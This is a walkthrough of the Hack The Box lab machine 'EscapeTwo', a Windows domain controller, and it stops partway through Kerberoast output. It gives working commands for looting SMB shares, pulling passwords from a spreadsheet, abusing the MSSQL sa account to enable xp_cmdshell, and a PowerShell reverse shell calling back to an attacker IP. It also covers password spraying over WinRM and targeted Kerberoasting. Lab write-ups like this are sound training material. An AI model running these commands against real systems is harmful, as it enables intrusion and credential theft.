Attack

Enumeration:
IP: 10.10.11.51

This time we started with some credentials: rose:KxEPkKe6R8su

nmap scan:

```
```

```
┌──(kali㉿kali)-[~/HTB/EscapeTwo]
└─$ nmap -sC -sV -A 10.10.11.51
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-11 12:18 EDT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 8.33% done; ETC: 12:19 (0:01:06 remaining)
Nmap scan report for 10.10.11.51
Host is up (0.11s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-11 16:18:42Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-11T16:20:09+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-11T16:20:09+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-03-11T16:20:09+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-03-11T16:17:24
|_Not valid after:  2055-03-11T16:17:24
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-11T16:20:09+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-03-11T16:20:09+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (88%)
Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-11T16:19:31
|_  start_date: N/A
```

This seems to be a windows Server.


```
nmap -p 389 -T4 -A --script ldap-rootdse 10.10.11.51
```

Domain name:

```
htb
    schemaNamingContext: CN=Schema,CN=Configuration,DC=sequel,DC=htb
    namingContexts: DC=sequel,DC=htb
    namingContexts: CN=Configuration,DC=sequel,DC=htb
    namingContexts: CN=Schema,CN=Configuration,DC=sequel,DC=htb
    namingContexts: DC=DomainDnsZones,DC=sequel,DC=htb
    namingContexts: DC=ForestDnsZones,DC=sequel,DC=htb
    isSynchronized: TRUE
```

Ok we can use crackmapexec with the given credentials to do some enumeration:

```
crackmapexec smb 10.10.11.51 --shares -u rose -p KxEPkKe6R8su --users
```



Ok let's connect to the shares using smbclient and lets retireve the data using the following commands:

```
#connect using Credentials
smbclient ////10.10.10.51/direcorty -U user

#to get all files in that direcortu
mask ""
recurse ON
prompt OFF
mget *
```


After getting the data, I found something interesting 2 excel files under accounting department. One of the files (accounts.xlsx)
seemed to be corrupt at the begging. so I extracted it to see what's inside.

And I found some credentials under:
xl\worksheets\sharedStrins.xml

I asked chat GPT to format the list for me and here are the creds:
Username Password Email
angela 0fwz7Q4mSpurIt99 angela@sequel.htb
oscar 86LxLBMgEWaKUnBG oscar@sequel.htb
kevin Md9Wlq1E5bZnVDVo kevin@sequel.htb
sa MSSQLP@ssw0rd! sa@sequel.htb

It says that we have the MSSQL database password, let's connect and see what we can get from there

And we are in



First I created a new user named hacker, because I can (lol)

```
USE master;
CREATE LOGIN hacker WITH PASSWORD='P@ssword123';
ALTER SERVER ROLE sysadmin ADD MEMBER hacker;
```

Then I managed to enable xp_cmdshell using this commands (https://learn.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-ver16):

```
USE master;
GO

EXECUTE sp_configure 'show advanced options', 1;
GO

RECONFIGURE;
GO

EXECUTE sp_configure 'xp_cmdshell', 1;
```

```
GO

RECONFIGURE;
GO

EXECUTE sp_configure 'show advanced options', 0;
GO

RECONFIGURE;
GO
```

```
SQL (hacker  dbo@master)> use master
ENVCHANGE(DATABASE): Old Value: master, New Value: master
INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
SQL (hacker  dbo@master)> EXECUTE sp_configure 'show advanced options', 1;
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement
to install.
SQL (hacker  dbo@master)>
SQL (hacker  dbo@master)> go
ERROR(DC01\SQLEXPRESS): Line 1: Could not find stored procedure 'go'.
SQL (hacker  dbo@master)> RECONFIGURE;
SQL (hacker  dbo@master)> EXECUTE sp_configure 'xp_cmdshell', 1;
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install
.
SQL (hacker  dbo@master)> RECONFIGURE;
SQL (hacker  dbo@master)> EXECUTE sp_configure 'show advanced options', 0;
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 0. Run the RECONFIGURE statement
to install.
SQL (hacker  dbo@master)> RECONFIGURE;
SQL (hacker  dbo@master)>
SQL (hacker  dbo@master)> EXEC xp_cmdshell 'whoami /priv';
output
______________________________________________________________________

NULL

PRIVILEGES INFORMATION

______________________

NULL

Privilege Name                Description                    State

============================= ============================== =======

SeChangeNotifyPrivilege       Bypass traverse checking       Enabled

SeCreateGlobalPrivilege       Create global objects          Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

NULL

SQL (hacker  dbo@master)>
```

We have RCE now let's get a remote shell

after playing around I got it!

```
SQL (sa  dbo@master)> RECONFIGURE;
SQL (sa  dbo@master)> EXEC xp_cmdshell 'powershell -c "whoami"';
output
-------------
sequel\sql_svc
NULL
SQL (sa  dbo@master)> EXEC xp_cmdshell '';
output
------
NULL
SQL (sa  dbo@master)> EXEC xp_cmdshell 'powershell -c "$client = New-Object System.Net.Sockets.TCPClient(''10.10.14.46'',4444);$s
tream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (Ne
w-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $se
ndback + ''PS '' + (pwd).Path + ''> ''; $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$send
byte.Length);$stream.Flush()};$client.Close()"';
```

```
PS C:\users> cd Adminstrator
PS C:\users> ls


    Directory: C:\users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/25/2024   3:10 AM                Administrator
d-r---         6/9/2024   4:11 AM                Public
d-----         6/9/2024   4:15 AM                ryan
d-----         6/8/2024   4:16 PM                sql_svc


PS C:\users> cd Administrator
PS C:\users\Administrator> ls
PS C:\users\Administrator> ls -la
PS C:\users\Administrator> cd ..
PS C:\users>
```

I can't access much as is, I need to find a way to get more credentials

Looking at more folders I noticed a folder named sql2019, insiede of it there was an ini file for the initial configuration, it had our sa account password and another one aswell named SQ:SVCPassword:

```
PS C:\sql2019\ExpressAdv_ENU> cat setup.exe.config
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.6"/>
  </startup>
  <runtime>
    <loadFromRemoteSources enabled="true" />
    <legacyCorruptedStateExceptionsPolicy enabled="true" />
    <AppContextSwitchOverrides value="Switch.UseLegacyAccessibilityFeatures=false;Switch.UseLegacyAccessibilityFeatures.2=false;S
witch.UseLegacyAccessibilityFeatures.3=false"/>
  </runtime>
</configuration>
PS C:\sql2019\ExpressAdv_ENU> cat sql-configuration.ini
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
PS C:\sql2019\ExpressAdv_ENU>
```

Let's add this to our password and user list:


And we have a pwd for Ryan:

```
.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.51     5985   DC01             [-] sequel.htb\sa:MSSQLP@ssw0rd!
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved
.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.51     5985   DC01             [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
```


Ryan seems to be admin on this box too :)

Let's try connecting using his credentials to see what we can get


And we have our first flag:




We still don't have access to this folder tho:



Now After we have initial access we can use bloodhound for privilege escalation.


RYAN@SEQUEL.HTB
KEY ADMINS@SEQUEL.HTB
DEFAULT DOMAIN POLICY@SEQUEL.HTB
GPLink
ENTERPRISE KEY ADMINS@SEQUEL.HTB
AddKeyCredentialLink
SEQUEL.HTB
Contains
USERS@SEQUEL.HTB
DCSync
DC01.SEQUEL.HTB
CanPSRemote
GenericAll
RYAN@SEQUEL.HTB
Contains
Contains
ENTERPRISE ADMINS@SEQUEL.HTB
GenericWrite
DOMAIN ADMINS@SEQUEL.HTB
GPLink
DOMAIN CONTROLLERS@SEQUEL.HTB
ADMINISTRATORS@SEQUEL.HTB
MemberOf
ADMINISTRATOR@SEQUEL.HTB
Raw Query

Our user has CanPSRemote:



We already have remote access, though...

Another cool tool I found was targetedKerberoast.py, I managed to get 2 kerberos hashes:


```
┌──(venv)─(kali㉿kali)-[~/tools/targetedKerberoast]
└─$ python3 targetedKerberoast.py -d sequel.htb -u ryan -p WqSZAF6CysDQbGb3 -v
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (sql_svc)
$krb5tgs$23$*sql_svc$SEQUEL.HTB$sequel.htb/sql_svc*$7f47d8bf2f69da09217f4eada23de550$2f8f3f5d011c8b849b49728a3aa3af3db1557ad45baa
33449b2659d740f4eafc8aa395253c603ec16c743725227d7e1ef9ff12d13773f99b1c4505a2b8be8c5390a9192d4c3ce515fb2d750400ceb94afff29acbc6dec
